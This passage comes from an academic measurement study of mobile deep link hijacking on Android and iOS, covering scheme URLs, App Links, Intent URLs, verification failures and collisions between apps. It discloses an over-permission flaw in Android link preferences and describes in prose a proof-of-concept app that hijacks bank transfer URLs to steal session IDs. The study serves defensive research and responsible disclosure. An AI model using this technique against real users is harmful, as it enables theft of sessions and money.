With an awareness of this risk, Android lets users be the security guard. When multiple apps declare the same URI, users will be prompted (with a dialog box) to select/confirm their intended app. However, if the malicious app is installed but the victim app is not, the malicious app will automatically skip the prompting and hijack the link without user knowledge. Even when both apps are installed, the malicious app may trick users to set itself as the "preference" and disable prompting. Historically speaking, relying on end-users as the sole security defense is risky since users often fail to perceive the nature of an attack, leading to bad decisions [12, 22, 53].

Solution1: App Link. App Link was introduced recently in October 2015 to Android 6.0 [6] as a more secure version of deep links. It was designed to prevent hijacking with two mechanisms. First, the authentic app can build an association with the corresponding website, which allows the mobile OS to open the App link exclusively using the authentic app. Second, App link no longer allows developers to customize their own schemes, but exclusively uses the `http` or `https` scheme.

Figure 3 shows the App link association process. Suppose app "*foo*" wants to register "`http://foo.com/*`". Mobile OS will contact the server at "`foo.com`" for verification. The app's developer needs to set up an association file "assetlinks.json" beforehand under the root directory ("/.well-known/") of the `foo.com` server. This file must be hosted on an HTTPS server. If the file contains an entry that certifies that app "*foo*" is associated with the link "`http://foo.com/*`", the mobile OS will confirm the association. The association file

contains a field called "sha256_cert_fingerprints", which is the SHA256 fingerprint of the associated app's signing certificate. The mobile OS is able to verify the fingerprint and prevent hijacking because only the authentic app has the corresponding signing certificate. Suppose a malicious app "bar" also wants to register "http://foo.com/*", the verification will fail, assuming the attacker cannot access the root of foo.com server to modify the association file and the fingerprint.

The iOS version of App links is called universal link, introduced at iOS 9.0 [9], which has the same verification process. The association file for iOS is "apple-app-site-association". However, iOS and Android have different policies to handle *failed verifications*. iOS prohibits opening unverified universal links in apps. Android, however, leaves the decision to users: if an unverified link is clicked, Android prompts users to choose if they want to open the link in the app or the browser.

Solution 2: Intent URL. Intent URL was introduced in 2013 and only works on Android [2]. Intent URLs prevent hijacking by changing how the deep link is called on the website. As shown in Figure 1, instead of calling "foo://p", Intent URL is structured as "intent://p/#Intent;scheme=foo;package=com.foo;end" where the package name of the target app is explicitly specified. Package name is a unique identifier for an Android app. Clicking an intent URL will launch an "explicit intent" to open the specified app.

Compared to scheme URLs and App links, Intent URL does not need special URI registration on the app. Intent URL can invoke the same interfaces defined by the URIs of scheme URLs or App links, as well as other exposed components [2].

2.3 Research Questions

While the hijacking risk of scheme URLs has been reported by existing research [18, 19, 55], little is known about how prevalently this risk exists among apps, and how effective the new mechanisms (App links and Intent URLs) are in reducing this risk in practice. We hypothesize that upgrading from scheme URL to App link/Intent URL is a non-trivial task, considering that scheme URLs may already have significant footprints on the web. Mobile platforms might be able to enforce changes to apps through OS updates, but their influence on the web is likely less significant. In this paper, we conduct the first large-scale measurement on the mobile deep link ecosystem to understand the adoption of different linking methods and their effectiveness in battling hijacking threats.

Threat Model. Our study focuses on *link hijacking threat* since this is the security issue that App Links and Intent URLs aim to address. Link hijacking happens when a malicious app registers the URI that belongs to the victim app. If mobile OS redirects the user to the malicious app, it can lead to phishing (*e.g.*, the malicious app displays forged UI to lure user passwords) or data leakage (*e.g.*, the deep link may carry sensitive data in the URL parameters such as PII and session IDs) [19, 35]. In this threat model, mobile OS and browser (or WebView) are not the targets of the attack, and we assume they are not malicious.

Link Type	**Conditions**			**Prompt User?**
	>1 Apps	Set As Preference	Link Verified	
Scheme URL	✓	✗	/	✓
	✓	✓	/	✗
	✗	✗	/	✗
	✗	✓	/	✗
App Link*	/	✗	✗	✓
	/	✓	✗	✗
	/	✗	✓	✗
	/	✓	✓	✗
Intent URL	/	/	/	✗

Table 1: Conditions for whether users will be prompted after clicking a deep link on Android. *App Links always have at least one matched app, the mobile browser.

The Role of Users. Users also play a role in this threat model. After clicking on a deep link, a user may be prompted with a dialog box to confirm the destination app. As shown in Table 1, prompting can be skipped in many cases. For *scheme URLs*, a malicious app can skip prompting if the victim app is not installed, or by tricking users to set the malicious app as the "preference". *App link* can skip prompting if the link has been verified. Otherwise, users will be prompted to choose between the browser and the app. *Intent URLs* will not prompt users at all since the target app is explicitly specified.

Our Goals. Our study seeks to answer key questions regarding how mobile deep links are implemented in the wild and their security impact. We ask three sets of questions. *First*, how prevalently are different deep links adopted among apps over time? Are App links and Intent URLs implemented properly as designed? *Second*, how many apps are still vulnerable to hijacking attacks? How many vulnerable apps are exploited by other real-world apps? *Third*, how widely are hijacked links distributed among websites? How much do App links and Intent URLs contribute to mitigating such links?

To answer these questions, we first describe data collection (§3), and measure the adoption of App links and scheme URLs among apps (§4). We perform extensive security analyses to understand how effective App links can prevent hijacking (§5), and then describe the method to detect hijacking attacks among apps (§6). Finally, we move to the web to measure the usage of Intent URLs,

and the prevalence of hijacked links (§7). In §8, we summarize key implications and discuss possible solutions.

3 Datasets

We collected data from both mobile apps and websites, including two snapshots of 160,000+ most popular Android apps in 2014 and 2016, and web pages from Alexa top 1 million domains.

Mobile Apps. To examine deep link registration, we crawled two snapshots of mobile apps from Google Play. The first snapshot *App2014* contains 164,322 most popular free apps from 25 categories in December 2014 (crawled with an Android 4.0.1 client). In August 2016, we crawled a second snapshot of top 160,000 free apps using an Android 6.0.1 client. We find that 48,923 apps in App2014 are no longer listed on the market in 2016. 4,963 apps in 2014 snapshot fell out of the top 160K list in 2016. To match the two datasets, we also crawled these 4,963 apps in 2016, forming an *App2016* dataset of 164,963 apps. The two snapshots have 115,399 overlapping apps. For each app in *App2016*, we also obtained the developer information, downloading count, review count and rating.

Our app dataset is biased towards popular apps among the 2.2 million apps in Google Play [48]. Since these popular apps have more downloads, potential vulnerabilities could affect more users. Our result can serve as a lower bound of empirical risks.

Alexa Top 1 Million Websites. To understand deep link usage on the web, we crawled Alexa top 1 million domains [1] in October 2016. We simulate using an Android browser (Android 6.0.1, Chrome/41/0/2272.96) to visit these web domains and load both static HTML page (index page) and the dynamic content from JavaScript. This is done using modified OpenWPM [25], a headless browser-based crawler. For each visit, the crawler loads the web page and waits for 300 seconds allowing the page to load the dynamic content, or perform the redirection. We store the final URL and HTML content. This crawling is also biased towards popular websites, assuming that deep links on these sites are more likely to be encountered by users. We refer this dataset as *Alexa1M*.

4 Deep Link Registration by Apps

In this section, we start by analyzing mobile apps to understand deep link registration and adoption. In order to receive deep link requests, an app needs to register its URIs to mobile OS during installation. Our analysis in this section focuses on Scheme URLs and App links. For Intent URLs, as described in §2, developers do not need special registrations in the app. Instead, it is up to the *websites* to decide whether to use Intent URLs or scheme URLs to launch the app. We will examine the adoption Intent URLs later by analyzing web pages (§7).

We provide an overview of deep link adoption by analyzing 1) how widely the scheme URLs are adopted among apps, and 2) whether App links are in the process of replacing scheme URLs for better security.

4.1 Extracting URI Registration Entries

Android apps register their URIs in the manifest file (`AndroidManifest.xml`). Both Scheme URLs and App Links are declared in Intent filters as a set of matching rules, which can either be actual links (`fb://login/`) or a wild card (`fb://profile/*`). Since there is no way to exhaustively obtain all links behind a wild card, we treat each matching rule as a registration entry. Given a manifest file, we extract deep link entries in three steps:

- **Step1: Detecting Open Interfaces.** We capture all the Activity intent filters whose "category" field contains both *BROWSABLE* and *DEFAULT*. This returns all the components that are reachable from the web.
- **Step2: Extracting App Link.** Among intent filters in Step 1, we capture those whose "action" contains *VIEW*. This returns intent filters with either App Links or Scheme URLs in their "data" fields[1]. We extract App Link URIs as those with http/https scheme. Note that App Link intent filters have a special field called *autoVerify*. If its value is TRUE, then mobile OS will perform verification on the App link.
- **Step3: Extracting Scheme URL.** All the non-http/https URIs from Step2 are Scheme URLs.

We apply the above method to our dataset and the result is summarized in Table 2. Among the 160K apps in *App2016*, we find that 20.3K apps adopt scheme URLs and 8.9K apps adopt App links. Note that for the apps in *App2014* (Android 4.0 or lower), App Link had not been introduced to Android yet. We find that 4,545 apps in *App2014* register http/https URIs, which are essentially scheme URLs with "`http`" or "`https`" as the scheme. For consistency, we still call these http/https links as App links, but link verification is not supported for these apps.

4.2 Scheme URL vs. App Link

Next, we compare the adoption of Scheme URLs and App links across time, app categories and app popularity. We seek to understand if the new App links are on the way of replacing Scheme URLs.

[1]The rest intent filters whose "action" is not *VIEW* can still be triggered by Intent URLs.

Dataset	Total Apps	Apps accept Scheme URLs	Apps accept App Links	Apps accept either Links	Unique Schemes	Unique Web Hosts
App2014	164,322	10,565 (6.4%)	4,545 (2.8%)	12,428 (7.6%)	8,845	6,471
App2016	164,963	20,257 (12.3%)	8,878 (5.4%)	23,830 (14.5%)	18,839	18,561

Table 2: Two snapshots of Android apps collected in 2014 and 2016. 115,399 apps appear in the both datasets; 48,923 apps in App2014 are no longer listed on the market in 2016; App2016 has 49,564 new apps.




Figure 4: # of new schemes and app link hosts per app between 2014 and 2016.




Figure 5: % of apps w/deep links; apps are divided by download count.

Adoption over Time. As shown in Table 2, there are significantly more apps that started to adopt deep links from 2014 to 2016 (about 100% growth). However, the growth rates are almost the same for App links and Scheme URLs. There are still 2-3 times more apps using scheme URLs than those with App links. Apps links are far from replacing scheme URLs.

Figure 4 specifically looks at apps in both snapshots. We select those that adopt either type of deep links in either snapshot (13,538 apps), and compute the differences in their number of schemes/hosts between 2014 and 2016. We find that the majority of apps (over 96.2%) either added more deep links or remained the same. Almost no apps removed or replaced scheme URLs with App links. The conclusion is the same when we compare the number of URI rules (omitted for brevity). This suggests that scheme URLs are still heavily used, exposing users to potential hijacking threat.

App Popularity. We find that deep links are more commonly used by popular apps (based on download count). In Figure 5, we divide apps in 2016 into three buckets based on their download count: $[0,1K)$, $[1K,1M)$, $[1M,\infty)$. Each has 20,654, 127,323 and 5,223 apps respectively. Then we calculate the percentage of apps that adopt deep links in each bucket. We observe that 33% of the 5,223 most popular apps adopt scheme URL, and the adoption rate goes down to 8% for apps with <1K downloads. The trend is similar for App links. In addition, we find that apps *with* deep links have averagely 4 million downloads per app, which is orders of magnitude higher than apps *without* deep links (125K downloads per app). As deep links are associated with popular apps, potential vulnerabilities can affect many users.

App Categories. Among the 25 app categories, we find that the following categories have the highest deep link adoption rate: SHOPPING (25.5%), SOCIAL (23.4%), LIFESTYLE (21.0%), NEWS_AND_MAGAZINES (20.5%) and TRAVEL_AND_LOCAL (20.2%). These apps are content-heavy and often handle user personally identifiable information (*e.g.*, social network app) and financial data (*e.g.*, shopping app). Link hijacking targeting these apps could have practical consequences.

5 Security Analysis of App Links

Our result shows that App links are still not as popular as scheme URLs. Then for apps that adopt App links, are they truly secure against link hijacking? As we discussed in §2.2, App link was designed to prevent hijacking through a link verification process. If a user clicks on an unverified App link, the mobile OS will prompt the user to choose whether he/she would like to open the link in the browser or using the app. In the following, we empirically analyze the security properties of App links in two aspects. First, we measure how likely app developers make mistakes when deploying App link verification. Second, we discuss a new vulnerability we discovered which allows malicious apps to skip user prompting when unverified App links are clicked. Malicious apps can exploit this to stealthily hijack arbitrary HTTP/HTTPS URLs in the mobile browser without user knowledge.

5.1 App Link Verification

We start by examining whether *link verification* truly protects apps from hijacking attacks. Since App link has not been introduced for *App2014*, all the http/https links in 2014 were unverified. In the following, we focus on apps in *App2016*. In total, there are 8,878 apps that register App links, involving 18,561 unique web domains. We crawled two snapshots of the association files for each domain in January and May of 2017 respectively. We use the January snapshot to discuss our key findings, and then use the May snapshot to check if the identified problems have been fixed.

Date	Apps w/ App Links	Apps Verif. Turned On	Apps Verified	Apps with Failed Verifications*					
				App Misconfig.	Host w/o Assoc. F.	Host w/ HTTP	Wrong Path	Host Invalid F.	Host Assoc. Other apps
Jan.17	8,878	415	194	26	177	11	0	10	60
May.17	8,878	415	192	26	171	8	0	18	57

Table 3: App Link verification statistics and common mistakes (App2016) based on data from January 2017 and May 2017. *One app can make multiple mistakes.

Type	Date	Hosts w/ Assoc. F.	Under HTTP	Wrong Path	Invalid File
iOS	Jan.17	12,570	1,817 (14%)	0 (0%)	108 (1%)
	May.17	13,541	1,820 (13%)	0 (0%)	113 (.8%)
Android	Jan.17	1,833	330 (18%)	4 (.2%)	81 (4%)
	May.17	2,779	474 (17%)	0 (0%)	118 (4%)

Table 4: Association files for iOS and Android obtained after scanning 1,012,844 domains.

Failed Verifications. As of January 2017, we find a surprisingly low ratio of verified App links. Among 8,878 apps that register App Links, only 194 apps successfully pass the verification (2%). More specifically, only 415 apps (4.7%) set the "*autoVerify*" field as TRUE, which triggers the verification process during app installation. This means the vast majority of apps (8,463, 95.3%) do not even start the verification process. Interestingly, 434 apps actually have the association file ready on their web servers, but the developers seem to forget to configure the apps to turn on the verification.

Even for apps that turn on the verification, only 194 out of 415 can successfully complete the process as of January 2017. Table 3 shows the common mistakes of the failed apps (one app can have multiple mistakes). More specifically, 26 apps incorrectly set the App link (*e.g.*, with a wildcard in the domain name), which is impossible for mobile OS to connect to. On the server-side, 177 apps turn on the verification, but the destination domain does not host the association file; 11 apps host the file under an HTTP server instead of the required HTTPS server; 10 apps' files are in invalid JSON format; 60 apps' association files do not contain the App link (or the app) to be verified. Note that for these failed apps, we do not distinguish whether they are malicious apps attempting to verify with a domain they do not own, or simply mistakes by legitimate developers.

We confirm all these mistakes lead to failed verifications by installing and testing related apps on a physical phone. We observe many of these mistakes are made by popular apps from big companies. For example, "`com.amazon.mp3`" is Amazon's official music app, which claims to be associated with "`amazon.com`". However, the association file under `amazon.com` does not certify this app. We tested the app on our phone, which indeed failed the verification.

In May 2017, we check all the apps again and find that most of the identified problems remain unfixed. Moreover, some apps introduce new mistakes: there are 8 more apps with an invalid association files in May compared to that of January. Manual examination shows that new mistakes are introduced when the developers update the association files.

Misconfigurations for iOS and Android. To show that App links verification can be easily misconfigured, we put together 1,012,844 web domains to scan their association files. These 1,012,844 domains is a union of Alexa top 1 million domains and the 18,561 domains extracted from our apps. We scan the association files for both Android and iOS.

As of January 2017, 12,570 domains (out 1 million) have iOS association files and only 1,833 domains have Android association files (Table 4). It is unlikely that there are 10x more iOS-exclusive apps. A more plausible explanation is iOS developers are more motivated to perform link verification, since iOS prohibits opening unverified HTTP/HTTPS links in apps. In contrary, Android leaves the decision to users by prompting users to choose between using apps or a browser.

We find iOS apps also have significant misconfigurations. This analysis only covers a subset of possible mistakes compared to Table 3, but still returns a large number. As of January 2017, 1817 domains (14%) are hosting the association file under HTTP, and there are additional 108 domains (1%) with invalid JSON files. One example is the Airbnb's iOS app. The app tries to associate with "`airbnb.com.gt`", which only hosts the association file under an HTTP server. This means users will not be able to open this link in the Airbnb app.

In May 2017, we scan these domains again. We observe 7.7% of increase of hosts with association files for iOS and 51.6% increase for Android. However, the number of misconfigured association files also increased.

5.2 Over-Permission Vulnerability

In addition to verification failures, we identify a new vulnerability in the setting preferences for App links. Recall

that unverified App links still have one last security defense — the end user. Android OS prompts users when unverified App links are clicked, and users can choose between a browser and the matched app. We describe an *over-permission vulnerability* that allows malicious apps to skip prompting for stealthy hijacking.

Over-Permission through Preference Setting. User prompting is there for better security, but prompting users too much can hurt usability. Android's solution is to take a middle ground using "preference" setting. When an App link is clicked, users can set "preference" for always opening the link in the native app without prompting again. We find that the preference setting gives excessive permissions. Specifically, the preference not only disables the prompting for the current link that the user sees, but all other (unverified) HTTP/HTTPS links that this app register. For example, if the user sets preference for "`https://bar.com`", all the links with "`https://`" in this app receive the permission. Exploiting this vulnerability allows malicious apps to hijack any HTTP/HTTPS URLs without alerting users.

Proof-of-Concept Attack. Suppose "`bar`" is a malicious app that register both "`https://bar.com`" and "`https://bank.com/transfer/*`". The user sets preference for using "`bar`" to open the link "`https://bar.com`", which is a normal action. Then without user knowledge, the permission also applies to "`https://bank.com/transfer/*`".

Later, suppose this user visits her bank's website in a mobile browser, and transfers money through an HTTPS request "`https://bank.com/transfer?sessionid=8154& amount=1000& recipient=tom`". Because of the preference setting, this request will automatically trigger `bar` without prompting the user. The browser wraps up this URL and the parameters in plaintext to create an Intent, and hands it over to the app `bar`. `bar` can then change the recipient and use the session ID to transfer money to the attacker. In this example, the attacker sets the path of the URI as "`/transfer/*`" so that `bar` would only be triggered during money transfer. The app can make this even stealthier by quickly terminating itself after the hijacking, and bouncing the user back to the bank website in the browser.

We validate this vulnerability in both Android 6.0.1 and 7.1.1 (the latest version). We implement the proof-of-concept attack by writing a malicious Android app to hijack the author's own blog website (instead of an actual bank). The attack is successful: the malicious app hijacked the plaintext parameters in the URL, and quickly bounced the user back to the original page in the browser. The bouncing is barely noticeable by users.

Discussion. Fundamentally, this vulnerability is caused by the excessive permission to unverified App links. When setting preferences, the permission is not applied to the *link-level*, but to the *scheme-level*. We suspect that the preference system of App links is directly inherent from scheme URLs. For scheme URLs, the preference is also set to the scheme level which makes more sense (*e.g.*, allowing the Facebook app to open all "`fb://`"). However, for App links, scheme-level permission means attackers can hijack any HTTP/HTTPS links.

To successfully exploit this vulnerability, a malicious app needs to trick users to set the preference (*e.g.*, using benign functionalities). For example, an attacker may design a recipe app that allows users to open recipe web links in the app for an easy display and sharing. This recipe app can ask users to set the preference for opening recipe links but secretly registers an online bank's App links to receive the same preference. We have filed a bug report through Google's Vulnerability Reward Program (VRP) in February 2017. We are currently working with the VRP team to mitigate the threat.

iOS has a similar preference setting, but not vulnerable to this over-permission attack. In iOS, if the user sets preference for one app to open an HTTPS link. The permission goes to all the HTTPS links that the app *has successfully verified*. The Android vulnerability is caused by the fact that permission goes to unverified links.

5.3 Summary of Vulnerable Apps

Thus far, our analysis shows that most apps are still vulnerable to link hijacking. First, scheme URLs are still heavily used among apps. Second, for apps that adopt App links, only 2% can pass the link verification. The over-permission vulnerability described above makes the situation even worse. In 2016, out of all 23,830 apps that adopt deep links, 23,636 apps either use scheme URLs or unverified App links. These are candidates of potential hijacking attacks.

6 Link Hijacking

While many apps are vulnerable in theory, the real question is how many vulnerable apps are exploited in practice? For a given app, how likely would other apps register the same URIs (*a.k.a.*, link collision)? Do link collisions always have a malicious intention? If not, how can we classify malicious hijacking from benign collisions?

To answer these questions, we first measure how likely it is for different apps to register the same URIs. Our analysis reveals the key categories of link collisions, and we develop a systematic procedure to label all of them. This analysis allows us to focus on the highly suspicious groups that are involved in malicious hijacking. Finally,




Figure 6: # of Collision apps per scheme.

Figure 7: # of Collision apps per web host.

Scheme	Apps	Web Host	Apps
file Ⓕ	1278	google.com Ⓟ	480
content Ⓕ	727	google.co.uk Ⓟ	441
oauth Ⓣ	520	zxing.appspot.com Ⓣ	410
x-oauthflow-twitter Ⓣ	369	maps.google.com Ⓟ	187
x-oauthflow-espn-twitter Ⓣ	359	beautygirlsinc.com Ⓟ	148
zxing Ⓣ	321	triposo.com Ⓟ	131
testshop Ⓣ	278	feeds.feedburner.com Ⓣ	126
shopgate-10006 Ⓣ	278	feeds2.feedburner.com Ⓣ	123
geo Ⓕ	238	feedproxy.google.com Ⓣ	112
tapatalk-byo Ⓣ	180	feedsproxy.google.com Ⓣ	110

Table 5: Top 10 schemes and app link hosts with link collisions in App2016. We manually label them into three types: Ⓕ= Functional, Ⓟ= Per-App, Ⓣ= Third-party

we present more in-depth case studies to understand the risk of typical attacks.

6.1 Characterizing Link Collision

Links collision happens when two or more apps register the same deep link URIs. When the link is clicked, it is possible for mobile OS to direct users to the wrong app. Note that simply matching "scheme" or app link "host" is not sufficient. For example, "`myapp://a/1`" and "`myapp://a/2`" do not conflict with each other since they use different "paths" in the URI. To this end, we define two apps have link collision only if there is at least one link that is opened by both apps.

Prevalence of Link Collisions. To identify link collision, we first group apps based on the scheme (scheme URL) or web host (App links). Figure 6 and Figure 7 show the number of apps that each scheme/host is associated with. About 95% of schemes are exclusively registered by one single app. The percentage is slightly lower for App links (76%–82%). Then for each group, we filter out apps that have no conflicting URIs with any other apps in the group, and produce apps with link collisions. Within *App2014*, we identify 394 schemes, 1,547 web hosts from 5,615 apps involved in link collisions. The corresponding numbers for 2016 are higher: 697 schemes and 3,272 web hosts from 8,961 apps.

Our result is a lower bound of actual collisions, biased towards popular apps. Schemes/hosts that are currently mapped to a single app might still have collisions with apps outside of our dataset. For the rest of our analysis, we focus on the more recent 2016 dataset.

Categorizing Link Collisions. We find that not all collisions have malicious intention. After manually analyzing these schemes and hosts, we categorize collisions into 3 types. Table 5 shows the top 10 mostly registered schemes/hosts and their labels.

- **Functional scheme (F)** is reserved for a common functionality, instead of a particular app. "`file`" is registered by 1,278 apps that can open files. "`geo`" is registered by 238 apps that can handle GPS coordinates. These schemes are expected to be registered by multiple apps. IANA [13] maintains a list of URI schemes, most of which are functional ones. This collision type does not apply to App links.
- **Per-app scheme/host (P)** is designated to an individual app. "`maps.google.com`" is to open Google Maps (but registered by 186 other apps) and "`fb`" is supposed to open Facebook app (but registered by 4 other apps). Collisions on per-app schemes/hosts are often malicious, with the exception if all apps are from the same developer.
- **Third-party scheme/host (T)** is used by third-party libraries, which often leads to (unintentional) link collision. "`x-oauthflow-twitter`" is a callback URL for Twitter OAuth. Twitter suggests developers defining their own callback URL, but many developers copy-paste this scheme from an online tutorial (unintentional collision). "`feedproxy.google.com`" is from a third-party RSS aggregator. Apps use this service to redirect user RSS requests to their apps (benign collision).

Because of the "shared" nature, functional schemes or third-party schemes/hosts are expected to be used by multiple apps. Related link collisions are benign or unintentional. In contrary, per-app schemes/hosts are (expected to be) designated to each app, and thus link collision can indicate malicious hijacking attempts.

6.2 Detecting Malicious Hijacking

Next, we detect malicious hijacking by labeling *per-app* schemes/hosts. This task is challenging since schemes and hosts are registered without much restriction—it is difficult to tell based on the name of the scheme/host. Our The high-level intuition is: 1) third-party schemes/hosts often have official documentations to teach developers how to use the library, which are searchable online; 2) functional schemes are

	Deep Links In Total	Link Collisions	After Pre-Processing	Functional	Third-party	Per-app
#Schemes (#Apps)	18,839 (20,257)	697 (7,432)	376 (6,350)	30 (2,135)	197 (3,972)	149 (893)
#Hosts (#Apps)	18,561 (8,878)	3,272 (2,868)	2,451 (2,083)	N/A	137 (999)	2,314 (1,593)

Table 6: Filtering and classification results for schemes and App link hosts (App2016).

well-documented in public URI standard. To these ends, we develop a filtering procedure to label per-app schemes/hosts. For any manual labeling tasks, we have two authors perform the task independently, and a third person to resolve any disagreements.

Pre-Processing. We start with the 697 schemes and 3,272 hosts (8,961 apps) that have link collisions in *App2016*. We exclude schemes/hosts where all the collision apps are from the same developer. This leaves 376 schemes and 2,451 web hosts for further labeling.

Classifying Schemes. We label schemes in two steps. The results are shown in Table 6. First, we filter out functional schemes. IANA [13] lists 256 common URI schemes, among which there are a few per-apps scheme under "provisional" status (*e.g.*, "`spotify`"). We manually filter them out and get 175 standard functional schemes. Matching this list with our dataset returns 30 functional schemes with link collisions. Then, to label third-party schemes, we manually search for their documentations or tutorials online. For certain third-party schemes, we also check the app code to be sure. In total, we identify 197 third-party schemes, and the rest 149 schemes are per-app schemes (also manually checked).

Figure 8 shows the number of collision apps for different schemes. Not surprisingly, per-app schemes have fewer collision apps than functional and third-party schemes.

Classifying App Link Hosts. This only requires labeling third-party hosts from per-app hosts. In total, there are 2,451 hosts after pre-processing. We observe that 1633 hosts are jointly registered by 5 apps, and 347 subdomains of "`google.com`" are registered by 2 apps. All these hosts are not third-party hosts, which helps to trim down to 471 hosts for manual labeling. We follow the same intuition to label third-party web hosts by manually searching their official documentations. In total, we label 137 third-party hosts, and 2,314 per-app hosts. Figure 9 compares per-app hosts and third-party hosts on their number of collision apps, which are very similar.

Testing Automated Classification. Clearly manually labeling cannot scale. Now that we have obtained the labels, we briefly explore the feasibility of automated classification. As a feasibility test, we classify per-app schemes from third-party schemes using 10 features such as unique developers per scheme, and apps per scheme (feature list in Appendix). 5-fold cross-validation using SVM and Random Forests classifiers return an accuracy of 59% (SVM) and 62% (RF). If we only focus on schemes that have a higher-level of collisions (*e.g.*, > 4 developers), it returns a higher accuracy: 84% (SVM) and 75% (RF). The accuracy is not high enough for practical usage. Intuitively, there are not many restrictions on how developers register their URIs, and thus it is possible that the patterns of per-app schemes are not that strong.




Figure 8: # of collision apps per scheme.




Figure 9: # of collision apps per host.

Since fully automated classification is not yet feasible, we then explore useful heuristics to help app market admins to conduct collision auditing. We rank features based on the information gain, and identify top 3 features: average number of apps from the same developer (apDev), number of unique no-prefix components (npcNum) and number of unique components (ucNum). Regarding apDev, the intuition is that developers are likely to use a different per-app scheme for each of their apps, but would share the same third-party schemes (*e.g.*, `oauth`) for all their apps. A larger apDev of the collision link indicates a higher chance of being a third-party scheme. Moreover, third-party schemes are likely to use the same component name for different apps (*i.e.*, less unique), leading to smaller npcNum and ucNum.

6.3 Hijacking Results and Case Studies

In total, we identify 149 per-app schemes and 2,314 per-app hosts that are involved in link collisions. The related apps (893 and 1,593 respectively) are either the attacker or victim in the hijacking attacks. To understand how per-app schemes and hosts are hijacked, we perform in-depth cases studies on a number of representative attacks.

Traffic Hijacking. We find apps that register popular websites' links (or popular apps' schemes) seeking to redirect user traffic to themselves. For example, "`google.com`" is registered by 480 apps from 305 non-Google developers. The scheme

"google.navigation" from Google Maps is hijacked by 79 apps from 32 developers. The intuition is that popular sites and apps already have a significant number of links distributed to the web. Hijacking their links are likely to increase the attacker apps' chance of being invoked. We find many popular apps are among the hijacking targets (*e.g.*, Facebook, Airbnb, YouTube, Tumblr). Traffic hijacking is the most common attack.

URL Redirector MITM. A number of hijackings are conducted by "URL Redirector" apps. When users click on an http/https link in the browser, these Redirector apps redirect users to the corresponding apps. Essentially, Redirector apps play the role of mobile OS in redirecting URLs, but their underlying mechanisms have several security implications. For example, URLLander (com.chestnutcorp.android.urlander) and AppRedirect (com.nevoxo.tapatalk.redirect) each has registered HTTPS links from 36 and 75 web domains respectively (unverified) and has over 10,000 installs. We suspect that users install Redirector apps because of the convenience, since these apps allow users to open the destination apps (without bouncing to the browser) even if the destination apps have not yet adopted App links. The redirection is hard coded without the consent of the destination apps or the originated websites.

URL redirector apps can act as man-in-the-middle (MITM) to hijack HTTP/HTTPS URLs. For example, URLLander registered "https://www.paypal.com" for redirection. When a user visits paypal.com using a browser (usually logged-in), the URL contains sensitive parameters including a SESSIONID. Once the user agrees to use URLLander for redirection, the URL and SESSIONID will be handed over to URLLander by the browser in plaintext. This MITM threat applies to all the popular websites that Redirector apps registered such as facebook.com, instagram.com, and ebay.com. Particularly for eBay, we find that the official eBay app explicitly does not register to open the link "payments.ebay.com", but this link was registered by Redirector apps. We analyze the code of AppRedirect and find it actually writes every single incoming URL and parameters in a log file. Redirection (and MITM) can be automated without prompting users by exploiting the over-permission vulnerability (see §5.2) — if the user once sets a preference for just one of those links.

Hijacking a Competitor's App. Many apps are competitors in the same business, and we find targeted hijacking cases between competing apps. For example, Careem (com.careem.acma) and QatarTaxi (com.qatar.qatartaxi) are two competing taxi booking apps in Dubai. Careem is more popular (5M+ downloads), which uses scheme "careem" for many functionalities such as booking a ride (from hotel websites) and adding credit card information. QatarTaxi (10K downloads) registers to receive all "careem://*" deep links. After code analysis, we find all these links redirect users to the QatarTaxi app's home screen, as an attempt to draw customers.

Dataset	App Link (Webpage)	Scheme URL (Webpage)	Intent URL (Webpage)
Alexa1M	3.2M (480K)	431K (197K)	1,203 (452)

Table 7: Number of deep links (and webpages that contain deep links) in Alexa top 1 million web domains.

Bad Scheme Names. Hijackings are also caused by developers using easy-to-conflict scheme names. For example, Citi Bank's official app uses "deeplink" as its per-app scheme, which conflicts with 6 other apps. These apps are not malicious, but may cause confusions — a user is going to open the Citi Bank app, but a non-related app shows up (and vice versa). We detect 14 poorly named per-app schemes (*e.g.*, "myapp", "app").

7 Mobile Deep Links on The Web


Our analysis shows that hijacking risks still widely exist within apps. Next, we move to the web-side to examine how mobile deep links are distributed on the web, and estimate the likelihood of users encountering hijacked links. In addition, we focus on *Intent URL* to examine its adoption and usage. We seek to estimate the impact of Intent URLs to mitigating hijacking threats.

In the following, we first measure the prevalence of Intent URLs on the web, and compare it with scheme URLs and App links. Then, we revisit the hijacked links detected in §6 and analyze their appearance on the web.


7.1 Intent URL Usage

Intent URL is a secure way of calling deep links from websites by specifying the target app's package name (unique identifier). In theory, Intent URL can be used to invoke existing app components defined by scheme URLs (and even App links) to prevent hijacking. The key question is how widely are Intent URLs adopted in practice.


Intent URLs vs. Other Links We start by extracting mobile deep links from web pages in *Alexa1M* collected in §3. For App links and scheme URLs, we match all the hyperlinks in the HTML pages with the link registration entries extracted from apps. We admit that this method is conservative as we only include deep links registered by apps in our dataset. But the matching is necessary since not all the HTTP/HTTPS links or schemes on the web can invoke apps. For Intent URLs, we identify them



(a) Intent URLs



(b) Scheme URLs



(c) App Links

Figure 10: Deep link distribution among Alexa top 1 million websites. Website domains are sorted and divided into 20 even-sized bins (50K sites per bin). We report the % of websites that contain deep links in each bin.




Figure 11: Number of websites that host deep links for each app.




Figure 12: Different type of hijacked deep links in Alexa1M.




Figure 13: Webpages that contain hijacked deep links in Alexa1M.

based on their special format (“`intent://*;end`”). The matching results are shown in Table 7.

The key observation is Intent URLs are rarely used. Out of 1 million web domains, only 452 (0.05%) contain Intent URLs in their index page. As a comparison, App links and Scheme URLs appear in 480K (48%) and 197K (19.7%) of these sites. For the total number of links, Intent URL is also orders of magnitude lower than other links (1,203 versus 3.2M and 431K). This extremely low adoption rate indicates that Intent URLs have little impact to mitigating hijacking risks in practice.

Challenges to Intent URL Adoption. Since Android still supports scheme URLs, it is possible that developers are not motivated to use Intent URLs to replace the still-functional scheme URLs. In addition, even if security-aware developers use Intent URLs on their own websites, it is difficult for them to upgrade scheme URLs that have been distributed to other websites.

As shown in Figure 10(a), Intent URLs are highly skewed towards to high-ranked websites. In contrary, Scheme URLs are more likely to appear in low-ranked domains (Figure 10(b)), and App links' distribution is relatively even (Figure 10(c)). A possible explanation is that popular websites are more security-aware.

Then we focus on apps, and examine how many websites that contain an app's deep links (Figure 11). We find that most apps have their Intent URLs on a single website (90%). We randomly select 40+ pairs of the one-to-one mapped apps and websites for manual examination. We find that almost all websites (except 2) are owned by the app developers, which confirms our intuition. Scheme URLs are found in more than 5 websites for 90% of apps (50 websites for more than half of the apps). It is challenging to remove or upgrade scheme URLs across all these sites.

